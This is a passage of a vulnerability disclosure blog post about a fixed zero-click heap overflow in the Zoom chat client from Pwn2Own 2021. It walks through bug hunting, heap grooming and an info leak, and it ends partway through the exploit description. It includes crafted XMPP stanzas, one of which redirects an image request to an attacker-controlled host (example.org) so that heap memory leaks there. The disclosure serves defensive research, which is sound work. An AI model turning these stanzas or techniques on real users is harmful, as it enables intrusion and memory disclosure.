August 23, 2021

Zoom RCE from Pwn2Own 2021

On April 7 2021, Thijs Alkemade and Daan Keuper demonstrated a zero-click remote code execution exploit in the Zoom video client during Pwn2Own 2021. Now that related bugs have been fixed for all users (see ZDI-21-971 and ZSB-22003) we can safely detail the bugs we exploited and how we found them. In this blog post, we wanted to not only explain the bugs and our exploit, but provide a log of our entire process. We hope that detailing our process helps others with similar research in the future. While we had profound experience with exploiting memory corruption vulnerabilities on many platforms, both of us had zero experience with this on Windows. So during this project we had a lot to learn about the Windows internals.

Zero Day Initiative
@thezdi · **Follow**

Wow - with just 10 seconds left of their 2nd attempt, Daan Keuper and Thijs Alkemade were able to demonstrate their code execution via Zoom messenger. 0 clicks were used in the demo. They're off to the disclosure room for details. #Pwn2Own

Watch on Twitter

This is going to be quite a long post. So before we dive into the details, now that the vulnerabilities have been fixed, below you can see a full run of the exploit (now fixed) in action. The post hereafter will explain in detail every step that took place during the exploitation phase and how we came to this solution.

0:00 / 2:02

Announcement

Participating in Pwn2Own was one of the initial goals we had for our new research department, Sector 7. When we made our plans last year, we didn't expect that it would be as soon as April 2021. In recent years the Vancouver edition in spring has focused on browsers, local privilege escalation and virtual machines. The software in these categories has received a lot of attention to security, including many specific defensive layers. We'd also be competing with many others who may have had a full year to prepare their exploits.

To our surprise, on January 27th Pwn2Own was officially announced with a new category: "Enterprise Communications", featuring Microsoft Teams and the Zoom Meetings client. These tools have become incredibly important due to the pandemic, so it makes sense for those to be added to Pwn2Own. We realized that either of these would be a much better target for us, because most researchers would have to start from scratch.

Zero Day Initiative
@thezdi · Follow

Announcing #Pwn2Own Vancouver 2021! Over $1.5 million available across 7 categories. #Tesla returns as a partner, and we team up with #Zoom for the new Enterprise Communications category. Read all the details at bit.ly/3ooKM6J #P2O

We had not yet decided between Zoom and Microsoft Teams. We made a guess for what type of vulnerability we would expect could lead to RCE in those applications: Microsoft Teams is developed using Electron with a few native libraries in C++ (mainly for platform integration). Electron apps are built using HTML+JavaScript with a Chromium runtime included. The most likely path for exploitation would therefore be a cross-site scripting issue, possibly in combination with a sandbox escape. Memory corruption could be possible, but the number of native libraries is small. Zoom is written in C++, meaning the most likely vulnerability class would be memory corruption. Without any good data on which would be more likely, we decided on Zoom, simply because we like doing research on memory corruption more than XSS.

Step 1: What is this “Zoom”?

Both of us had not used Zoom much (if at all). So, our very first step was to go through the application thoroughly, focused on identifying all ways you can send something to another user, as that was the vector we wanted for the attack. That turned out to be quite a list. Most users will mainly know the video chat functionality, but there is also a quite full featured chat client included, with the ability to send images, create group chats, and many more. Within meetings, there’s of course audio and video, but also another way to chat, send files, share the screen, etc. We made a few premium accounts too, to make sure we saw as much as possible of the features.

Step 2: Network interception

The next step was to get visibility in the network communication of the client. We would need to see the contents of the communication in order to be able to send our own malicious traffic. Zoom uses a lot of HTTPS requests (often with JSON or protobufs), but the chat connection itself uses a XMPP connection. Meetings appear to have a number of different options depending on what the network allows, the main one a custom UDP based protocol. Using a combination of proxies, modified DNS records, sslsplit and a new CA certificate installed in Windows, we were able to inspect all traffic, including HTTP and XMPP, in our test environment. We initially focused on HTTP and XMPP, as the meeting protocol seemed like a (custom) binary protocol.

Step 3: Disassembly

The following step was to load the relevant binaries in our favorite disassemblers. Because we knew we wanted a vulnerability exploitable from another user, we started with trying to match the handling of incoming XMPP stanzas (a stanza is an XMPP element you can send to another user) to the code. We found that the XMPP XML stream is initially parsed by `XmppDll.dll`. This DLL is based on the C++ XMPP library gloox. This meant that reverse-engineering this part was quite easy, even for the custom extensions Zoom added.

However, it became quite clear that we weren’t going to find any good vulnerabilities here. `XmppDll.dll` only parses incoming XMPP stanzas and copies the XML data to a new C++ object. No real business logic is implemented here, everything is passed to a callback in a different DLL.

In the next DLL’s we hit a bit of a wall. The disassembly of the other DLL’s was almost impossible to get through due to a large number of calls to vtables and other DLL’s. Almost nothing was available to give us some grip on the disassembled code. The main reason for that was that most DLL’s do no logging at all. Logs are of course useful for dynamic analysis, but also for static analysis they can be very useful, as they often reveal function and variable names and give information about what checks are performed. We found that Zoom had generated a log of the installation, but while running it nothing was logged at all.

After some searching, we found the support pages for how to generate a Troubleshooting log for Zoom:

> *After reporting a problem through the desktop client, the Support team may ask you to install a special troubleshooting package of Zoom to log more information about your issue and help Zoom engineers investigate the issue. After recreating the issue, these files need to be sent to your Zoom support agent via your existing ticket. The troubleshooting version does not allow Zoom support or engineering access to your computer, but rather just gathers more information about your specific issue.*

This suggests that logging is compile-time disabled, but special builds with logging do exist. They are only given out by support to debug a specific issue. For bug bounties any form of social engineering is usually banned. While the Pwn2Own rules don't mention it, we did not want to antagonize Zoom about this. Therefore, we decided to ask for this version. As Zoom was sponsoring Pwn2Own, we thought they might be willing to give us that client if we asked through ZDI, so we did just that. It is not uncommon for companies to offer specific tools for researchers to help in their research, such as test units Tesla can give to interested researchers.

Sadly, Zoom turned this request down - we don't know why. But before we could fall back to any social engineering, we found something else that was almost as good. It turns out Zoom has a SDK that can be used to integrate the Zoom meeting functionality in other applications. This SDK consists of many of the same libraries as the client itself, but in this case these DLL files do have logging present. It doesn't have all of them (some UI related DLL's are missing), but it has enough to get a good overview of the functionality of the core message handling.

The logging also revealed file names and function names, as can be seen in this disassembled example:

```
iVar2 = logging::GetMinLogLevel();
if (iVar2 < 2) {
    logging::LogMessage::LogMessage
              (local_c8,
               "c:\\ZoomCode\\client_sdk_2019_kof\\client\\src\\framework\\common\\SaasBeeWebSer
               , 0x39, 1);
    uVar3 = log_message(iVar2 + 8, "[NetworkMonitor::~NetworkMonitor()]", " ", uVar1);
    log_message(uVar3);
    logging::LogMessage::~LogMessage(local_c8);
}
```

Step 4: Hunting for bugs

With this we could start looking for bugs in earnest. Specifically, we were looking for any kind of memory corruption vulnerability. These often occur during parsing of data, but in this case that was not a likely vector for the XMPP connection. A well known library is used for XMPP and we would also need to get our payload through the server, so any invalid XML would not get to the other client. Many operations using strings are using C++ `std::string` objects, which meant that buffer overflows due to mistakes in length calculations are also not very likely.

About 2 weeks after we started this research, we noticed an interesting thing about the base64 decoding that was happening in a couple of places:

```
len = Cmm::CStringT<char>::size(param_1);
result = malloc(len << 2);
len = Cmm::CStringT<char>::size(param_1);
buffer = Cmm::CStringT<char>::c_str(param_1);
status = EVP_DecodeBlock(result, buffer, len);
```

`EVP_DecodeBlock` is the OpenSSL function that handles base64-decoding. Base64 is an encoding that turns three bytes into four characters, so decoding results in something which is always 3/4 of the size of the input (ignoring any rounding). But instead of allocating something of that size, this code is allocating a buffer which is *four times* larger than the input buffer (shifting left twice is the same as multiplying by four). Allocating something too big is not an exploitable vulnerability (maybe if you trigger an integer overflow, but that's not very practical), but what it did show was that when moving data from and to OpenSSL incorrect calculations of buffer sizes might be present. Here, `std::string` objects will need to be converted to C `char*` pointers and separate length variables. So we decided to focus on the calling of OpenSSL functions from Zoom's own code for a while.

Step 5: The Bug

Zoom's chat functionality supports a setting named "Advanced chat encryption" (only available for paying users). This functionality has been around for a while. By default version 2 is used, but if a contact sends a message using version 1 then it is still handled. This is what we were looking at, which involves a lot of OpenSSL functions.

Version 1 works more or less like this (as far as we could understand from the code):

1. The sender sends a message encrypted using a symmetric key, with a key identifier indicating which message key was used.

```
<message from="ewcjlni_rwcjaygmtpvnew@xmpp.zoom.us/ZoomChat_pc" to="ek3_fdvytqgm0zzlmcndga@xmpp.
  <body>[This is an encrypted message]</body>
  <thread>gloox{BFE86A52-2D91-4DA0-8A78-DC93D3129DA0}</thread>
  <active xmlns="http://jabber.org/protocol/chatstates"/>
  <ze2e>
    <tp>
      <send>ewcjlni_rwcjaygmtpvnew@xmpp.zoom.us</send>
      <sres>ZoomChat_pc</sres>
      <scid>{01F97500-AC12-4F49-B3E3-628C25DC364E}</scid>
      <ssid>ewcjlni_rwcjaygmtpvnew@xmpp.zoom.us</ssid>
      <cvid>zc_{10EE3E4A-47AF-45BD-BF67-436793905266}</cvid>
    </tp>
    <action type="SendMessage">
      <msg>
        <message>/fWuV6UYSwamNEc40VKAnA==</message>
        <iv>sriMTH04EXSPnphTKWuLuQ==</iv>
      </msg>
      <xkey>
        <owner>{01F97500-AC12-4F49-B3E3-628C25DC364E}</owner>
      </xkey>
    </action>
    <app v="0"/>
  </ze2e>
  <zmtask feature="35">
    <nos>You have received an encrypted message.</nos>
  </zmtask>
  <zmext expire_t="1680466611000" t="1617394611169">
    <from n="John Doe" e="sewev60024@fironia.com" res="ZoomChat_pc"/>
    <to/>
    <visible>true</visible>
  </zmext>
</message>
```

2. The recipient checks to see if they have the symmetric key with that key identifier. If not, the recipient's client automatically sends a `RequestKey` message to the other user, which includes the recipient's X509 certificate in order to encrypt the message key (`<pub_cert>`).

```
<message xmlns="jabber:client" to="ewcjlni_rwcjaygmtpvnew@xmpp.zoom.us" id="{684EF27D-65D3-4387-
  <thread>gloox{25F7E533-7434-49E3-B3AC-2F702579C347}</thread>
  <active xmlns="http://jabber.org/protocol/chatstates"/>
  <zmext>
    <msg_type>207</msg_type>
    <from n="Jane Doe" res="ZoomChat_pc"/>
    <to/>
    <visible>false</visible>
  </zmext>
  <ze2e>
    <tp>
      <send>ek3_fdvytqgm0zzlmcndga@xmpp.zoom.us</send>
      <sres>ZoomChat_pc</sres>
      <scid>tJKVTqrloavxzawxMZ9Kk0Dak3LaDPKKNb+vcAqMztQ=</scid>
      <recv>ewcjlni_rwcjaygmtpvnew@xmpp.zoom.us</recv>
      <ssid>ek3_fdvytqgm0zzlmcndga@xmpp.zoom.us</ssid>
      <cvid>zc_{10EE3E4A-47AF-45BD-BF67-436793905266}</cvid>
    </tp>
    <action type="RequestKey">
      <xkey>
        <pub_cert>MIICcjCCAVqgAwIBAgIBCjANBgkqhkiG9w0BAQsFADA3MSEwHwYDVQQLExhEb21haW4gQ29udHJvbC
        <owner>{01F97500-AC12-4F49-B3E3-628C25DC364E}</owner>
      </xkey>
    </action>
    <v2data action="None"/>
    <app v="0"/>
  </ze2e>
  <zmtask feature="50"/>
</message>
```

3. The sender responds to the `RequestKey` message with a `ResponseKey` message. This contains the sender's X509 certificate in `<pub_cert>`, an `<encoded>` XML element, which contains the message key encrypted using both the sender's private key and the recipient's public key, and a signature in `<signature>`.

```
<message from="ewcjlni_rwcjaygmtpvnew@xmpp.zoom.us/ZoomChat_pc" to="ek3_fdvytqgm0zz1mcndga@xmpp.
  <thread>gloox{24A77779-3F77-414B-8BC7-E162C1F3BDDF}</thread>
  <active xmlns="http://jabber.org/protocol/chatstates"/>
  <ze2e>
    <tp>
      <send>ewcjlni_rwcjaygmtpvnew@xmpp.zoom.us</send>
      <sres>ZoomChat_pc</sres>
      <scid>{01F97500-AC12-4F49-B3E3-628C25DC364E}</scid>
      <recv>ek3_fdvytqgm0zz1mcndga@xmpp.zoom.us</recv>
      <rres>ZoomChat_pc</rres>
      <rcid>tJKVTqrloavxzawxMZ9Kk0Dak3LaDPKKNb+vcAqMztQ=</rcid>
      <ssid>ewcjlni_rwcjaygmtpvnew@xmpp.zoom.us</ssid>
      <cvid>zc_{10EE3E4A-47AF-45BD-BF67-436793905266}</cvid>
    </tp>
    <action type="ResponseKey">
      <xkey create_time="1617394606">
        <pub_cert>MIICcjCCAVqgAwIBAgIBCjANBgkqhkiG9w0BAQsFADA3MSEwHwYDVQQLExhEb21haW4gQ29udHJvbC
        <encoded>...</encoded>
        <signature>MIGHAkIBaq/VH7MvCMnMcY+Eh6W4CN7NozmcXrRSkJJymvec+E5yWqF340QDNY1AjYJ3oc341jLox
        <owner>{01F97500-AC12-4F49-B3E3-628C25DC364E}</owner>
      </xkey>
    </action>
    <app v="0"/>
  </ze2e>
  <zmtask feature="50"/>
  <zmext t="1617394613961">
    <from n="John Doe" e="sewev60024@fironia.com" res="ZoomChat_pc"/>
    <to/>
    <visible>false</visible>
  </zmext>
</message>
```

The way the key is encrypted has two options, depending on the type of key used by the recipient's certificate. If it uses a RSA key, then the sender encrypts the message key using the public key of the recipient and signs it using their own private RSA key.

The default, however, is not to use RSA but to use an elliptic curve key using the curve P-521. Algorithms for encryption using elliptic curve keys do not exist (as far as we know). So instead of encrypting directly, elliptic curve Diffie-Helman is used using both users' keys to obtain a shared secret. The shared secret is split into a key and IV to encrypt the message key data with AES. This is a common approach for encrypting data when using elliptic curve cryptography.

When handling a `ResponseKey` message, a `std::string` of a fixed size of 1024 bytes was allocated for the decrypted result. When decrypting using RSA, it was properly validated that the decryption result would fit in that buffer. When decrypting using AES, however, that check was missing. This meant that by sending a `ResponseKey` message with an AES-encrypted `<encoded>` element of more than 1024 bytes, it was possible to overflow a heap buffer.

The following snippet shows the function where the overflow happens. This is the SDK version, so with the logging available. Here, `param_1[0]` is the input buffer, `param_1[1]` is the input buffer's length, `param_1[2]` is the output buffer and `param_1[3]` the output buffer length. This is a large snippet, but the important part of this function is that `param_1[3]` is only written to with the resulting length, it is not read first. The actual allocation of the buffer happens in a function a few steps earlier.

```
undefined4 __fastcall AESDecode(undefined4 *param_1, undefined4 *param_2) {
  char cVar1;
  int iVar2;
  undefined4 uVar3;
  int iVar4;
  LogMessage *this;
  int extraout_EDX;
  int iVar5;
  LogMessage local_180 [176];
  LogMessage local_d0 [176];
  int local_20;
  undefined4 *local_1c;
  int local_18;
  int local_14;
  undefined4 local_8;
  undefined4 uStack4;

  uStack4 = 0x170;
  local_8 = 0x101ba696;
  iVar5 = 0;
  local_14 = 0;
  local_1c = param_2;
  cVar1 = FUN_101ba34a();

  if (cVar1 == '\0') {
    return 1;
  }

  if ((*(uint *)(extraout_EDX + 4) < 0x20) || (*(uint *)(extraout_EDX + 0xc) < 0x10)) {
    iVar5 = logging::GetMinLogLevel();

    if (iVar5 < 2) {
      logging::LogMessage::LogMessage
                (local_d0, "c:\\ZoomCode\\client_sdk_2019_kof\\Common\\include\\zoom_crypto_util
                 0x1d6, 1);
      local_8 = 0;
      local_14 = 1;
      uVar3 = log_message(iVar5 + 8, "[AESDecode] Failed. Key len or IV len is incorrect.", " ")
      log_message(uVar3);
      logging::LogMessage::~LogMessage(local_d0);

      return 1;
    }

    return 1;
  }

  local_14 = param_1[2];
  local_18 = 0;
  iVar2 = EVP_CIPHER_CTX_new();

  if (iVar2 == 0) {
    return 0xc;
  }

  local_20 = iVar2;
  EVP_CIPHER_CTX_reset(iVar2);
  uVar3 = EVP_aes_256_cbc(0, *local_1c, local_1c[2], 0);
  iVar4 = EVP_CipherInit_ex(iVar2, uVar3);

  if (iVar4 < 1) {
    iVar2 = logging::GetMinLogLevel();

    if (iVar2 < 2) {
      logging::LogMessage::LogMessage
                (local_d0,"c:\\ZoomCode\\client_sdk_2019_kof\\Common\\include\\zoom_crypto_util.
                 0x1e8, 1);
      iVar5 = 2;
```

```
        local_8 = 1;
        local_14 = 2;
        uVar3 = log_message(iVar2 + 8, "[AESDecode] EVP_CipherInit_ex Failed.", " ");
        log_message(uVar3);
      }
  LAB_101ba758:
      if (iVar5 == 0) goto LAB_101ba852;
      this = local_d0;
    } else {
      iVar4 = EVP_CipherUpdate(iVar2, local_14, &local_18, *param_1, param_1[1]);

      if (iVar4 < 1) {
        iVar2 = logging::GetMinLogLevel();

        if (iVar2 < 2) {
          logging::LogMessage::LogMessage
                    (local_d0,"c:\\ZoomCode\\client_sdk_2019_kof\\Common\\include\\zoom_crypto_uti
                    0x1f0, 1);
          iVar5 = 4;
          local_8 = 2;
          local_14 = 4;
          uVar3 = log_message(iVar2 + 8, "[AESDecode] EVP_CipherUpdate Failed.", " ");
          log_message(uVar3);
        }
        goto LAB_101ba758;
      }

      param_1[3] = local_18;
      iVar4 = EVP_CipherFinal_ex(iVar2, local_14 + local_18, &local_18);

      if (0 < iVar4) {
        param_1[3] = param_1[3] + local_18;
        EVP_CIPHER_CTX_free(iVar2);
        return 0;
      }

      iVar2 = logging::GetMinLogLevel();
      if (iVar2 < 2) {
        logging::LogMessage::LogMessage
                  (local_180,"c:\\ZoomCode\\client_sdk_2019_kof\\Common\\include\\zoom_crypto_util
                   0x1fb, 1);
        iVar5 = 8;
        local_8 = 3;
        local_14 = 8;
        uVar3 = log_message(iVar2 + 8, "[AESDecode] EVP_CipherFinal_ex Failed.", " ");
        log_message(uVar3);
      }

      if (iVar5 == 0) goto LAB_101ba852;
      this = local_180;
    }

    logging::LogMessage::~LogMessage(this);
  LAB_101ba852:
    EVP_CIPHER_CTX_free(local_20);
```

Side note: we don't know the format of what the `<encoded>` element would normally contain after decryption, but from our understanding of the protocol we assume it contains a key. It was easy to initiate the old version of the protocol against a new client. But to have a legitimate client initiate requires an old version of the client, which appears to be malfunctioning (it can no longer log in).

We were about 2 weeks into our research and we had found a buffer overflow we could trigger remotely without user interaction by sending a few chat messages to a user who had previously accepted external contact request or is currently in the same multi-user chat. This was looking promising.

Step 6: Path to exploitation

To build an exploit around it, it is good to first mention some pros and cons of this buffer overflow:

- **Pro:** The size is not directly bounded (implicitly by the maximum size of an XMPP packet, but in practice this is way more than needed).
- **Pro:** The contents are the result of decrypting the buffer, so this can be arbitrary binary data, not limited to printable or non-zero characters.
- **Pro:** It triggers automatically without user interaction (as long as the attacker and victim are contacts).
- **Con:** The size must be a multiple of the AES block size, 16 bytes. There can be padding at the end, but even when padding is present it will still overwrite the data up to a full block before removing the padding.
- **Con:** The heap allocation is of a fixed (and quite large) size: 1040 bytes. (The backing buffer of a `std::string` on Windows has up to 16 extra bytes for some reason.)
- **Con:** The buffer is allocated and then while handling the same packet used for the overflow. We can not place the buffer first, allocate something else and then overflow.

We did not yet have a full plan for how to exploit this, but we expected that we would most likely need to overwrite a function pointer or vtable in an object. We already knew OpenSSL was used, and it uses function pointers within structs extensively. We could even create a few already during the later handling of `ResponseKey` messages. We investigated this, but it quickly turned out to be impossible due to the heap allocator in use.

Step 7: Understanding the Windows heap allocator

To implement our exploit, we needed to fully understand how the heap allocator in Windows places allocations. Windows 10 includes two different heap allocators: the NT heap and the Segment Heap. The Segment Heap is new in Windows 10 and only used for specific applications, which don't include Zoom, so the NT Heap was what is used. The NT Heap has two different allocators (for allocations less than about 16 kB): the front-end allocator (known as the Low-Fragment Heap or LFH) and the back-end allocator.

Before we go into detail for how those two allocators work, we'll introduce some definitions:

- **Block**: a memory area which can be returned by the allocator, either in use or not.
- **Bucket**: a group of blocks handled by the LFH.
- **Page**: a memory area assigned by the OS to a process.

By default, the back-end allocator handles all allocations. The best way to imagine the back-end allocator is as a sorted list of all free blocks (the *freelist*). Whenever an allocation request is received for a specific size, the list is traversed until a block is found of at least the requested size. This block is removed from the list and returned. If the block was bigger than the requested size, then it is split and the remainder is inserted in the list again. If no suitable blocks are present, the heap is extended by requesting a new page from the OS, inserting it as a new block at the appropriate location in the list. When an allocation is freed, the allocator first checks if the blocks before and after it are also free. If one or both of them are then those are merged together. The block is inserted into the list again at the location matching its size.

The following video shows how the allocator searches for a block of a specific size (orange), returns it and places the remainder back into the list (green).

0:00 / 0:08

The back-end allocator is fully deterministic: if you know the state of the freelist at a certain time and the sequence of allocations and frees that follow, then you can determine the new state of the list. There are some other useful properties too, such as that allocations of a specific size are last-in-first-out: if you allocate a block, free it and immediately allocate the same size, then you will always receive the same address.

The front-end allocator, or LFH, is used for allocations for sizes that are used often to reduce the amount of fragmentation. If more than 17 blocks of a specific size range are allocated and still in use, then the LFH will start handling that specific size from then on. LFH allocations are grouped in buckets each handling a range of allocation sizes. When a request for a specific size is received, the LFH checks the bucket most recently used for an allocation of that size if it still has room. If it does not, it checks if there are any other buckets for that size range with available room. If there are none, a new bucket is created.

No matter if the LFH or back-end allocator is used, each heap allocation (of less than 16 kB) has a header of eight bytes. The first four bytes are encoded, the next four are not. The encoding uses a XOR with a random key, which is used as a security measure against buffer overflows corrupting heap metadata.

For exploiting a heap overflow there are a number of things to consider. The back-end allocator can create adjacent allocations of arbitrary sizes. On the LFH, only objects in the same range are combined in a bucket, so to overwrite a block from a different range you would have to make sure two buckets are placed adjacent. In addition, which free slot from a bucket is used is randomized.

For these reasons we focused initially on the back-end allocator. We quickly realized we couldn't use any of the OpenSSL objects we found previously: when we launch Zoom in a clean state (no existing chat history), all sizes up to around 700 bytes (and many common sizes above it too) would already be handled by the LFH. It is impossible to switch a specific size back from the LFH to the back-end allocator. Therefore, the OpenSSL objects we identified initially would be impossible to allocate after our overflowing block, as they were all less than 700 bytes so guaranteed to be placed in a LFH bucket.

This meant we had to search more thoroughly for objects of larger sizes in which we might be able to overwrite a function pointer or vtable. We found that one of the other DLL's, `zWebService.dll`, includes a copy of libcurl, which gave us some extra source code to analyze. Analyzing source code was much more efficient than having to obtain information about a C++ object's layout from a decompiler. This did give us some interesting objects to overflow that would not automatically be on the LFH.

Step 8: Heap grooming

In order to place our allocations, we would need to do some extensive heap grooming. We assumed we needed to follow the following procedure:

1. Allocate a temporary object of 1040 bytes.
2. Allocate the object we want to overwrite after it.
3. Free the object of 1040 bytes.
4. Perform the overflow, hopefully at the same address as the 1040 byte object.

In order to do this, we had to be able to make an allocation of 1040 bytes which we could free at a precise later time. But even more importantly, for this to work we would also need to fill up many holes in the freelist so our two objects would end up adjacent. If we want to allocate the objects directly adjacent, then in the first step there needs to be a free block of size 1040 + *x*, with *x* the size of the other object. But this means that there must not be any other allocations of size between 1040 and 1040 + *x*, otherwise that block would be used instead. This means there is a pretty large range of sizes for which there must not be any free blocks available.

To make arbitrary sized allocations, we stayed close to what we already knew. As we mentioned, if you send an encrypted message with a key identifier the other user does not yet have, then it will request that key. We noticed that this key identifier remained in a `std::string` in memory, likely because it was waiting for a response. It could be an arbitrary large size, so we had a way to make an allocation. It is also possible to revoke chat messages in Zoom, which would also free the pending key request. This gave us a primitive for allocating and freeing a specific size block, but it was quite crude: it would always allocate 2 copies of that string (for some reason), and in order to handle a new incoming message it would make quite a few temporary copies.

We spent a lot of time making allocations by sending messages and monitoring the state of the freelist. For this, we wrote some Frida scripts for tracking allocations, printing the freelist and checking the LFH status. These things can all be done by WinDBG, but we found it way too slow to be of use. There was one nice trick we could use: if specific allocations could get in the way of our heap grooming, then we could trigger the LFH for that size to make sure it would no longer affect the freelist by making the client perform at least 17 allocations of that size.

We spent a lot of time on this, but we ran into a problem. Sometimes, randomly, our allocation of 1040 bytes would already be placed on the LFH, even if we launched the application in a clean state. At first, we accepted this risk: a chance of around 25% to fail is still quite acceptable for the 3 attempts in Pwn2Own. But the more concrete our grooming became, the more additional objects and sizes we needed to use, such as for the objects from libcurl we might want to overwrite. With more sizes, it would get more and more likely that at least of one of them would be handled by the LFH already, completely breaking our exploit. We weren't very keen on participating with a exploit that had already failed 75% of the time by the time the application had finished launching. We had spent a few weeks on trying to gain control over this, but eventually decided to try something else.

Step 9: To the LFH

We decided to investigate how easy it would be to perform our exploit if we forced the allocation we could overflow to the LFH, using the same method of forcing a size to the LFH first. This meant we had to search more thoroughly for objects of appropriate sizes. The allocation of 1040 bytes is placed in a bucket with all LFH allocations of 1025 bytes to 1088 bytes.

Before we go further, lets look at what defensive measures we had to deal with:

- **ASLR** (Address Space Layout Randomization). This means that DLL's are loaded in random locations and the location of the heap and stack are also randomized. However, because Zoom was a 32-bit application, there is not a very large range of possible addresses for DLL's and for the heap.
- **DEP** (Data Execution Prevention). This meant that there were no memory pages present that were both writable and executable.
- **CFG** (Control Flow Guard). This is a relatively new technique that is used to check that function pointers and other dynamic addresses point to a valid start location of a function.

We noticed that ASLR and DEP were used correctly by Zoom, but the use of CFG had a weakness: the 2 OpenSSL DLL's did not have CFG enabled due to an incompatibility in OpenSSL, which was very helpful for us.

CFG works by inserting a check (`guard_check_icall`) before all dynamic function calls which looks up the address that is about to be called in a list of valid function start addresses. If it is valid, the call is allowed. If not, an exception is raised.

Not enabling CFG for a dll means two things:

- Any dynamic function call by this library does not check if the address is a function start location. In other words, `guard_check_icall` is not inserted.
- Any dynamic function call from another library which does use CFG which calls an address in these dlls is *always allowed*. The valid start location list is not present for these dlls, which means that it allows all addresses in the range of that dll.

Based on this, we formed the following plan:

1. Leak an address from one of the two OpenSSL DLL's to deal with ASLR.
2. Overflow a vtable or function pointer to point to a location in the DLL we have located.
3. Use a ROP chain to gain arbitrary code execution.

To perform our buffer overflow on the LFH, we needed a way to deal with the randomization. While not perfect, one way we avoided a lot of crashes was to create a lot of new allocations in the size range and then freeing all but the last one. As we mentioned, the LFH returns a random free slot from the *current* bucket. If the current bucket is full, it looks if there are other not yet full buckets of the same size range. If there are none, the heap is extended and a new bucket is created.

By allocating many new blocks, we guaranteed that all buckets for this size range were full and we got a new bucket. Freeing a number of these allocations, but keeping the last block meant we had a lot of room in this bucket. As long as we didn't allocate more blocks than would fit, all allocations of our size range would come from here. This was very helpful for reducing the chance of overwriting other objects that happen to fall in the same size range.

The following video shows the "dangerous" objects we don't want to overwrite in orange, and the safe objects we created in green:

0:00 / 0:11

As long as Bucket 3 didn't fill up completely, all allocations for the targeted size range would happen in that bucket, allowing us to avoid overwriting the orange objects. So long as no new "orange" objects were created, we could freely try again and again. The randomization would actually help us ensure that we would eventually obtain the object layout we wanted.

Step 10: Info leak

Turning a buffer overflow into an information leak is quite a challenge, as it depends heavily on the functionality which is available in the application. Common ways would be to allocate something which has a length field, overflow over the length field and then read the field. This did not work for us: we did not find any available functionality in Zoom to send something with an allocation of 1025-1088 with a length field and with a way to request it again. It is possible that it does exist, but analyzing the object layout of the C++ objects was a slow process.

We took a good look at the parts we had code for, and we found a method, although it was tricky.

When libcurl is used to request a URL it will parse and encode the URL and copy the relevant fields into an internal structure. The path and query components of the URL are stored in different, heap allocated blocks with a zero-terminator. Any required URL encoding will already have taken place, so when the request is sent the entire string is copied to the socket until it gets to the first null-byte.

We had found a way to initiate HTTPS requests to a server we control. The method was by sending a weird combination of two stanzas Zoom would normally use, one for sending an invitation to add a user and one notifying the user that a new bot was added to their account. A string from the stanza is then appended to a domain to download an image. However, the string of the prepended domain does not end with a `/`, so it is possible to extend it to end up at a different domain.

A stanza for requesting another user to be added to your contact list:

```
<presence xmlns="jabber:client" type="subscribe" email="[email of other user]" from="ewcjlni_rwc
  <status>{"e":"sewev60024@fironia.com","screenname":"John Doe","t":1617178959313}</status>
</presence>
```

The stanza informing a user that a new bot (in this case, SurveyMonkey) was added to their account:

```
<presence from="ek3_fdvytqgm0zzlmcndga@xmpp.zoom.us/ZoomChat_pc" to="ek3_fdvytqgm0zzlmcndga@xmpp
  <zoom xmlns="zm:x:group" group="Apps##61##addon.SX4KFcQMRN2XGQ193ucHPw" action="add_member" op
    <members>
      <member fname="SurveyMonkey" lname="" jid="robot_v1djhtaz32sgaja0byn84avg@xmpp.zoom.us" ty
    </members>
  </zoom>
</presence>
```

While a client only expects this stanza from the server, it is possible to send it from a different user account. It is then handled if the sender is not yet in the user's contact list. So combining these two things, we ended up with the following:

```
<presence from="ewcjlni_rwcjaygmtpvnew@xmpp.zoom.us/ZoomChat_pc" to="ek3_fdvytqgm0zzlmcndga@xmpp
  <zoom xmlns="zm:x:group" group="Apps##61##addon.SX4KFcQMRN2XGQ193ucHPw" action="add_member" op
    <members>
      <member fname="SurveyMonkey" lname="" jid="robot_v1djhtaz32sgaja0byn84avg@xmpp.zoom.us" ty
    </members>
  </zoom>
</presence>
```

The `pic_url` attribute here is ignored. Instead, the `pic_relative_url` attribute is used, with `"https://marketplacecontent.zoom.us"` prepended to it. This means a request is performed to:

```
"https://marketplacecontent.zoom.us" + image
"https://marketplacecontent.zoom.us" + "example.org//CSKvJMq_RlSOESfMvUk-dw/nhYXYiTzSYWf4mM3ZO4_
"https://marketplacecontent.zoom.usexample.org//CSKvJMq_RlSOESfMvUk-dw/nhYXYiTzSYWf4mM3ZO4_dw/ap
```

Because this is not restricted to subdomains of zoom.us, we could redirect it to a server we control.

We are still not fully sure why this worked, but it worked. This is one of two additional, low impact bugs we used for our attack and which is also currently fixed according to the Zoom Security Bulletin. On its own, this could be used to obtain the external IP address of another user if they are signed in to Zoom, even when you are not a contact.

Setting up a direct connection was very helpful for us, because we had much more control over this connection than over the XMPP connection. The XMPP connection is not direct, but through the server. This meant that invalid XML would not reach us. As the addresses we wanted to leak was unlikely to consist of entirely printable characters, we couldn't try to get these included in a stanza that would reach us. With a direct connection, we were not restricted in any way.

Our plan was to do the following:

1. Initiate a HTTPS request using a URL with a query part of 1087 bytes to a server we control.
2. Accept the connection, but delay responding to the TLS handshake.
3. Trigger the buffer overflow such that the buffer we overflow is immediately before the block containing the query part of the URL. This overwrites the heap header of the query block, the entire query (including the zero-terminator at the end) and the next heap header.
4. Let the TLS handshake proceed.
5. Receive the query, with the heap header and start of the next block in the HTTP request.

This video illustrates how this works:

0:00 / 0:12

In essence, this similar to creating an object, overwriting a length field and reading it. Instead of a counter for the length, we overwrite the zero-terminator of a string by writing all the way over the contents of a buffer.

This allowed us to leak data from the start of the next block up to the first null-byte in it. Conveniently, we had also found an interesting object to place there in the source of OpenSSL, `libcrypto-1_1.dll` to be specific. `TLS1_PRF_PKEY_CTX` is an object which is used during a TLS handshake to verify a MAC of the transcript during a handshake, to make sure an active attacker has not changed anything during the handshake. This struct starts with a pointer to another structure inside the same DLL (a static structure for a hashing function).

```
typedef struct {
    /* Digest to use for PRF */
    const EVP_MD *md;
    /* Secret value to use for PRF */
    unsigned char *sec;
    size_t seclen;
    /* Buffer of concatenated seed data */
    unsigned char seed[TLS1_PRF_MAXBUF];
    size_t seedlen;
} TLS1_PRF_PKEY_CTX;
```

